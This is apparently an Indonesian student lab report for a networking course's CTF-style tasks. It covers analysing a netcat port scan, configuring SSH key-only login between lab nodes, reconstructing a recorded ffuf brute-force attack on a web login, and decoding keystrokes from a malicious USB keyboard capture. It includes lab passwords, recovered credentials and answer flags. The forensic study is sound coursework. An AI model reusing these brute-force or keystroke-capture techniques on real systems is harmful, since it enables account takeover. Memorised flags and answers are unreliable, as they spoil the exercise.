
- Port Terbuka — Port 22 (SSH) dan Port 80 (HTTP):



- Saat Alice menginisiasi pemindaian dengan paket **[SYN]** (Paket No. 5585 untuk port 22 dan Paket No. 5589 untuk port 80), server Knights merespons dengan paket:

Flags: 0x012 [SYN, ACK]

- **Arti Teknis:** Bit **Synchronize (SYN)** dan **Acknowledgment (ACK)** keduanya bernilai **1**. Server menyatakan siap menerima sesi koneksi dan melanjutkan proses *TCP Three-Way Handshake*. Setelah menerima **[SYN, ACK]**, Netcat pada client segera merespons dengan **[ACK]** lalu memutus koneksi karena opsi zero-I/O (**-z**) hanya bertujuan menguji ketersediaan port.
- **Port Tertutup — Port 7777:**



- Saat Alice mengirimkan inisiasi koneksi **[SYN]** ke port 7777 (Paket No. 5596), kernel target Knights seketika mengembalikan paket balasan (Paket No. 5597):

Flags: 0x014 [RST, ACK]

- **Arti Teknis:** Bit **Reset (RST)** dan **Acknowledgment (ACK)** aktif dengan ukuran *Window Size* = 0. Karena tidak ada aplikasi (*listening socket*) yang terikat pada port 7777, subsistem TCP/IP pada kernel Linux secara otomatis menolak koneksi dan menginstruksikan pengirim bahwa port tersebut tidak dapat dihubungi (*Connection refused*).

Soal 13: Konfigurasi Remote Login Aman via SSH Key-Based Authentication

Deskripsi Masalah

Untuk menjaga kerahasiaan administrasi sistem dari penyadapan jaringan (*eavesdropping*), node **Mika** (192.212.1.3) memerlukan akses *remote terminal* yang aman ke node **Knights** (192.212.3.2). Knights dikonfigurasi agar hanya mengizinkan autentikasi berbasis kunci publik (*Public Key Authentication*) bagi pengguna `mika_admin` serta secara tegas menonaktifkan autentikasi berbasis kata sandi (*Password Authentication*). Selain itu, pertukaran kunci kriptografi harus dianalisis menggunakan Wireshark untuk membuktikan keunggulan keamanan SSH dibandingkan protokol teks polos seperti Telnet.

Langkah Konfigurasi

1. Konfigurasi Kunci SSH pada Node Mika (192.212.1.3)

Pada node Mika, dibuat akun `mika_admin` serta pasangan kunci kriptografi RSA 2048-bit tanpa passphrase:

```
cat << 'EOF' > /root/setup_ssh_mika.sh
apk update && apk add --no-cache openssh-client

adduser -D -s /bin/sh mika_admin 2>/dev/null || true

mkdir -p /home/mika_admin/.ssh
chmod 700 /home/mika_admin/.ssh

rm -f /home/mika_admin/.ssh/id_rsa*
ssh-keygen -t rsa -b 2048 -f /home/mika_admin/.ssh/id_rsa -N ""

chown -R mika_admin:mika_admin /home/mika_admin/.ssh

cat /home/mika_admin/.ssh/id_rsa.pub
EOF
```

Jalankan skrip di terminal Mika:

```
sh /root/setup_ssh_mika.sh
```

2. Konfigurasi SSH Server pada Node Knights (192.212.3.2)

Pada node Knights, dibuat akun `mika_admin`, didaftarkan kunci publik Mika ke `authorized_keys`, serta dikonfigurasi berkas `/etc/ssh/sshd_config` untuk menolak autentikasi kata sandi:

```

cat << 'EOF' > /root/setup_ssh_knights.sh
adduser -D -s /bin/sh mika_admin 2>/dev/null || true
echo "mika_admin:wired123" | chpasswd

mkdir -p /home/mika_admin/.ssh
chmod 700 /home/mika_admin/.ssh

echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQCAQC05Q6G7mDSvudIz7fISJrVS8zEnflyQNzK7fdzYxrNkWPuOZsCQMuj5jRoZtMU9zP+
Qzz2aE05P5MoEL0bTpoG018B0NYKiakASmoSelqrR+bk32q89r73PnhDwmIkmjeysNg+ixkvhmX4La3PCXyeIPC+Z52uer0J
uRYzyl93u1B/5Hd4aQV32HvLziTTzHbbJJV4eT0RwHYwEL5RoxIDsN2xnGzBl9AKwSgC08L3sFeCFINEfJ6EnBw5Advixyqc
rmaWeqq0eY55p7/vjyxEcWz6ihXr2+QdElxcQ5MgEEetL6sT98KK8HhN0mRgsSPJgKiEc2zQ/0w/Y5Y5potd root@Mika"
> /home/mika_admin/.ssh/authorized_keys

chmod 600 /home/mika_admin/.ssh/authorized_keys
chmod 755 /home/mika_admin
chown -R mika_admin:mika_admin /home/mika_admin

echo "PubkeyAcceptedAlgorithms +ssh-rsa" >> /etc/ssh/sshd_config
echo "PubkeyAuthentication yes" >> /etc/ssh/sshd_config
echo "PasswordAuthentication no" >> /etc/ssh/sshd_config

killall sshd 2>/dev/null || true
/usr/sbin/sshd
EOF

```

Jalankan skrip di terminal Knights:

```
sh /root/setup_ssh_knights.sh
```

3. Pengujian Koneksi SSH dari Mika ke Knights

Login dilakukan dari pengguna `mika_admin` di node Mika menuju Knights (`192.212.3.2`):

```
su - mika_admin -c "ssh -o StrictHostKeyChecking=no mika_admin@192.212.3.2"
```

Bukti dan Hasil

1. Pembuatan Pasangan Kunci SSH RSA pada Mika:

```

Mika:~# sh /root/setup_ssh_mika.sh
v3.23.5-213-g0065092c204 [https://dl-cdn.alpinelinux.org/alpine/v3.23/main]
v3.23.5-211-g638208adad0 [https://dl-cdn.alpinelinux.org/alpine/v3.23/community]
OK: 27623 distinct packages available
OK: 81.3 MiB in 165 packages
Generating public/private rsa key pair.
Your identification has been saved in /home/mika_admin/.ssh/id_rsa
Your public key has been saved in /home/mika_admin/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:vPh1U4EaTrzP4vtF3e+K0V0Qs0i85zL1xdLLGxo79k root@Mika
The key's randomart image is:
+----[RSA 2048]-----+
|
|  .+ .+
|  .oo++ o.
|  S.+oo++.=
|  .o++*+.+=
|  . ++Bo+.o
|  .ooo++*o
|  .o===.E.
+----[SHA256]-----+
=== PUBLIC KEY MIKA_ADMIN ===
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCA05Q6G7mDSvudIz7fISJrVS8zEnflyQNzK7fdzYxrNkWPuoZsCQMuj5jRoZtMU9zP+Qzz2aE05P5MoE
L0bTpoG018B0NYKiakASmoSelqrR+bk32q89r73PnhDwmIkmjeysNg+ixkvhmX4La3PCXyeIPC+Z52uer0JuRyzy193u1B/5Hd4aQV32HvLzITtzhbJJ
V4eTORwHYwEL5RoxIDsn2xnGzBl9AKwSgC08L3sFeCFINEfJ6EnBw5AdvixyqcrmaWeqq0eY55p7/vjyxEcWz6ihXr2+QdElxcQ5MgEEetL6sT98KK8Hh
N0mRgsSPJgKiEc2zQ/0w/Y5Y5potd root@Mika
Mika:~#

```

Proses pembuatan kunci privat `id_rsa` dan kunci publik `id_rsa.pub` dengan algoritma RSA 2048-bit berhasil dieksekusi.

2. Pengujian Login SSH Berbasis Kunci Publik ke Knights:

```

Mika:~# su - mika_admin -c "ssh -o StrictHostKeyChecking=no mika_admin@192.212.3.2"
.o.      0000      080 00000 000
.888.    .888      ""  .888b.  '8'
.8"888.   888  oo.00000. 0000 8 `88b. 8 .00000. .o888oo
.8' 888.   888  888' `88b' 888 8 `88b. 8 d88' `88b 888
.88ooo8888. 888  888 888 888 8 `88b.8 888ooo888 888
.8' `888. 888 888 888 888 8 `888 888 .o 888 .
o88o  o888o o888o 888bod8P' o888o o8o `8 `Y8bod8P' "888"
888
o888o

AlpiNet - Lightweight Alpine-based Networking Toolbox
Type "alpinet-tools" for available utilities
Welcome to Alpinet!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.


.o.      0000      080 00000 000
.888.    .888      ""  .888b.  '8'
.8"888.   888  oo.00000. 0000 8 `88b. 8 .00000. .o888oo
.8' 888.   888  888' `88b' 888 8 `88b. 8 d88' `88b 888
.88ooo8888. 888  888 888 888 8 `88b.8 888ooo888 888
.8' `888. 888 888 888 888 8 `888 888 .o 888 .
o88o  o888o o888o 888bod8P' o888o o8o `8 `Y8bod8P' "888"
888
o888o

AlpiNet - Lightweight Alpine-based Networking Toolbox
Type "alpinet-tools" for available utilities
Knights:~$ whoami
mika_admin
Knights:~$

```

Pengguna `mika_admin` pada Mika berhasil login ke node target Knights (`192.212.3.2`) secara instan tanpa diminta kata sandi interaktif, membuktikan bahwa mekanisme Public Key Authentication berfungsi.

3. Analisis Protokol SSH pada Wireshark:



Aliran paket memperlihatkan tahapan negosiasi dan pembentukan terowongan enkripsi SSHv2 secara bertahap:

- **Protocol Version Exchange (Paket No. 37 & 39):**
 - Mika mengirimkan: `SSH-2.0-OpenSSH_10.2`
 - Knights membalas: `SSH-2.0-OpenSSH_10.2`
 - Kedua pihak menyepakati versi protokol SSHv2. Tahap ini merupakan bagian terakhir yang ditransmisikan dalam format teks terbaca (*cleartext identification string*).
- **Key Exchange Initialization / KEXINIT (Paket No. 42 & 44):**
 - Client dan server saling bertukar daftar algoritma kriptografi yang didukung, mencakup *Key Exchange Algorithm* (seperti `curve25519-sha256` atau `ecdh-sha2-nistp256`), *Server Host Key Algorithm* (`rsa-sha2-512`, `ssh-ed25519`), *Encryption Cipher* (`chacha20-poly1305`, `aes128-gcm`), dan algoritma integritas (MAC).
- **Diffie-Hellman Key Exchange & New Keys (Paket No. 45, 46, 49):**
 - Paket No. 45 & 46 memproses pertukaran Diffie-Hellman di mana kedua entitas menghitung *shared secret key* bersama secara matematis tanpa pernah mentransmisikan kunci rahasia tersebut melintasi medium jaringan (*secure key derivation*).
 - Knights memverifikasi identitasnya menggunakan host key privatnya.
 - Paket No. 46 dan 49 mengirimkan pesan `New Keys`, yang menandakan bahwa algoritma enkripsi simetris yang telah disepakati mulai diaktifkan.
- **Enkripsi Penuh Seluruh Sesi (Paket No. 51 ke atas):**
 - Segera setelah pertukaran `New Keys`, seluruh pertukaran data selanjutnya—termasuk otentikasi kunci pengguna, eksekusi shell, penekanan tombol, dan keluaran terminal—dikemas dalam paket terenkripsi (*Encrypted packet*).
 - **Perbandingan dengan Telnet (Soal 11):** Pada protokol Telnet, setiap byte karakter termasuk *username* dan *password* dikirimkan dalam bentuk teks polos (*plaintext*) yang dapat dibaca secara langsung oleh siapapun yang menyadap lalu lintas jaringan. Sebaliknya, SSH menjamin tiga pilar keamanan informasi: **Confidentiality** (data terenkripsi rapat), **Integrity** (data dilindungi oleh MAC terhadap manipulasi), dan **Authentication** (keaslian identitas terjamin via tanda tangan digital kunci kriptografi).

Soal 14: Analisis Serangan Brute Force Form Login Web via HTTP

Deskripsi Masalah

Setelah gagal mengakses FTP, Eiri meluncurkan serangan brute-force terhadap form login web Alice. Analisis berkas tangkapan paket `wired_bruteforce.pcapng` dilakukan untuk mengidentifikasi alamat IP penyerang, target IP beserta port yang diserang, password user `lain_admin` yang berhasil ditembus, serta web server software dan versi yang dilaporkan pada response header. Validasi temuan kemudian disubmit pada socket server:

```
nc [IP_Group] 3401
```

Langkah Pengerjaan & Analisis

1. Membuka dan Menyaring Berkas Pcap di Wireshark:

- Berkas `wired_bruteforce.pcapng` dibuka pada Wireshark.
- Filter display `http` atau `http.request.method == "POST"` diterapkan untuk memusatkan perhatian pada percobaan pengiriman data form login `/login.php`.

2. Identifikasi Aktivitas Serangan:

- Terlihat ratusan paket HTTP POST dikirimkan secara masif dan terotomatisasi dengan User-Agent `Fuzz Faster U Fool v2.1.0-dev (ffuf)`.
- Hampir seluruh request dibalas oleh server dengan status `HTTP/1.1 401 Unauthorized` dan payload `<h1>Error! Invalid credentials.</h1>`.

3. Menemukan Kredensial yang Berhasil Ditembus:

- Untuk menemukan percobaan yang berhasil, diterapkan filter `http.response.code == 200`.
- Ditemukan satu respons berhasil pada paket nomor 351 (`HTTP/1.1 200 OK`) dengan isi `<h1>Success! Login successful.</h1>` yang merespons paket nomor 350 (`POST /login.php`).
- Pada request body paket 350 tertera kredensial:

```
username=lain_admin&password=wired_protocol_7
```

4. Identifikasi Header dan Entitas Jaringan:

- **Alamat IP Penyerang:** `172.26.7.50` (alamat sumber pada request)
- **Target IP dan Port:** `172.26.7.100:8080` (alamat tujuan dan port layanan web)
- **Web Server Software & Versi:** `Apache/2.4.62` (diperoleh dari header respons `Server: Apache/2.4.62` serta `X-Powered-By: PHP/8.3.14`)


5. Validasi pada Socket Server: Hubungkan terminal ke server validasi:

```
nc 10.4.89.246 3401
```

Masukkan jawaban sesuai parameter yang ditemukan hingga mendapatkan flag.

Bukti dan Hasil

1. Validasi Socket Server & Flag Soal 14:



```
exit
^C
[Allianz@Naerizq ~]$ nc 19.4.89.246 3401

===== Soal 14 - Protocol 7: Brute Force Analysis =====
Difficulty: Easy
Note: You can exit anytime by typing 'exit'

What is the IP address of the attacker performing the brute force attack?
Format: IP
> 172.26.7.50

What is the target IP and port being attacked?
Format: IP:port
> 172.26.7.100:8080

What is the password found for the user lain_admin?
Format: string
> wired_protocol_7


What is the web server software and version reported in the response header?
Format: Software/X.X.X (e.g. Apache/2.4.0)
> Apache/2.4.62
Congratulations! Here is your flag: KOMJAR26{W1r3d_Brut3_zUmnRKOYtFnup0nQaG7EVr3Uw}

[Allianz@Naerizq ~]$
```

Hasil interaksi socket server memvalidasi keempat jawaban dengan benar dan memberikan flag:

KOMJAR26{W1r3d_Brut3_zUmnRKOYtFnup0nQaG7EVr3Uw}

2. Daftar Paket Serangan Brute Force pada Wireshark:



Tangkapan Wireshark memperlihatkan rentetan percobaan login yang gagal (401 Unauthorized) hingga diakhiri oleh satu respons sukses (200 OK) pada paket No. 351.

3. Identifikasi Alamat IP Penyerang dan Target:

```
Internet Protocol Version 4, Src: 172.26.7.100, Dst: 172.26.7.50
```

Header Internet Protocol Version 4 membuktikan pengirim request berada pada IP 172.26.7.50 dan server target pada IP 172.26.7.100.

4. Follow HTTP Stream Percobaan Berhasil:

```
POST /login.php HTTP/1.1
Host: 172.26.7.100:8080
User-Agent: Fuzz Faster U Fool v2.1.0-dev
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

username=lain_admin&password=wired_protocol_7
HTTP/1.1 200 OK
Server: Apache/2.4.62
Content-Type: text/html; charset=UTF-8
Content-Length: 35
X-Powered-By: PHP/8.3.14

<h1>Success! Login successful.</h1>
```

Aliran HTTP Stream merekonstruksi kredensial yang valid (username=lain_admin&password=wired_protocol_7), header server Apache/2.4.62, dan pesan konfirmasi <h1>Success! Login successful.</h1>.

Soal 15: Rekonstruksi Keystroke Hardware Malicious USB HID

Deskripsi Masalah

Eiri menyusup ke ruang server dan memasang perangkat keyboard USB berbahaya pada node Alice. Dari berkas tangkapan paket wired_usb_hid.pcap, dilakukan identifikasi Vendor ID dan Product ID perangkat USB dari deskriptor USB, alamat nomor device USB yang dialokasikan, serta pesan rahasia yang berhasil dicuri dari rekaman keystroke hardware. Validasi temuan disubmit pada socket server:

```
nc [IP_Group] 3402
```

Langkah Pengerjaan & Analisis

1. Membuka Berkas Pcap USB di Wireshark:

- Berkas wired_usb_hid.pcap dibuka menggunakan Wireshark yang mendukung pembongkaran paket protokol USB (USBPcap pseudoheader).

2. Identifikasi Vendor ID dan Product ID:

- Pada proses enumerasi USB awal, host meminta Device Descriptor (GET_DESCRIPTOR Response DEVICE).
- Pada frame respons descriptor, field idVendor dan idProduct terbaca secara gamblang:
 - Vendor ID:** 0x046d (Logitech, Inc.)
 - Product ID:** 0xc31c (Keyboard K120)

3. Identifikasi Alamat Nomor Device USB:

- Setelah enumerasi dan konfigurasi `SET ADDRESS`, host mengalokasikan Device Address spesifik untuk keyboard tersebut.
- Pada header USB URB, field `Device address` tercatat bernilai `7` (Source: 2.7.1).

4. Ekstraksi dan Dekode Keystroke dari Data HID:

- Diterapkan filter display untuk memilah paket interupsi penekanan tombol:

```
usb.transfer_type == 0x01 && usb.src == "2.7.1"
```

- Setiap kali tombol ditekan, perangkat HID mengirimkan 8-byte input report pada `Leftover Capture Data` (misalnya `0000150000000000`):
 - **Byte 0 (Modifier Keys):** `0x02` atau `0x20` mengindikasikan tombol Shift (huruf kapital).
 - **Byte 2 (Keycode HID):** Kode tombol sesuai standar USB HID Usage Table (contoh: `0x1a` = W/w, `0x0c` = I/i, `0x15` = R/r, `0x08` = E/e, `0x07` = D/d, `0x2d` = `_`, `0x24` = `7`, dst.).
- Menerjemahkan seluruh urutan scancode keycode HID menghasilkan pesan rahasia:

Wired_Protocol_7_is_alive_2026


5. Validasi pada Socket Server: Hubungkan terminal ke server validasi:

```
nc 10.4.89.246 3402
```

Masukkan Vendor ID (`0x046d`), Product ID (`0xc31c`), Device address (`7`), dan pesan terdecode (`Wired_Protocol_7_is_alive_2026`).

Bukti dan Hasil

1. Validasi Socket Server & Flag Soal 15:



Socket server mengonfirmasi seluruh parameter perangkat USB dan memberikan flag:

KOMJAR26{USB_K3ystr0k3_PRJiguc0tWcn5puODP0IUTZkl}

2. Identifikasi USB Device Descriptor (Vendor & Product ID):

```
bLength: 18
bDescriptorType: 0x01 (DEVICE)
bcdUSB: 0x0110
bDeviceClass: Device (0x00)
bDeviceSubClass: 0
bDeviceProtocol: 0 (Use class code info from Interface Descriptors)
bMaxPacketSize0: 8
idVendor: Logitech, Inc. (0x046d)
idProduct: Keyboard K120 (0xc31c)
bcdDevice: 0x0100
iManufacturer: 1
iProduct: 2
iSerialNumber: 0
bNumConfigurations: 1
```

Deskriptor perangkat memperlihatkan manufaktur *Logitech, Inc.* dengan *idVendor: 0x046d* dan *idProduct: 0xc31c*.

3. Alamat Nomor Device USB pada Header URB:

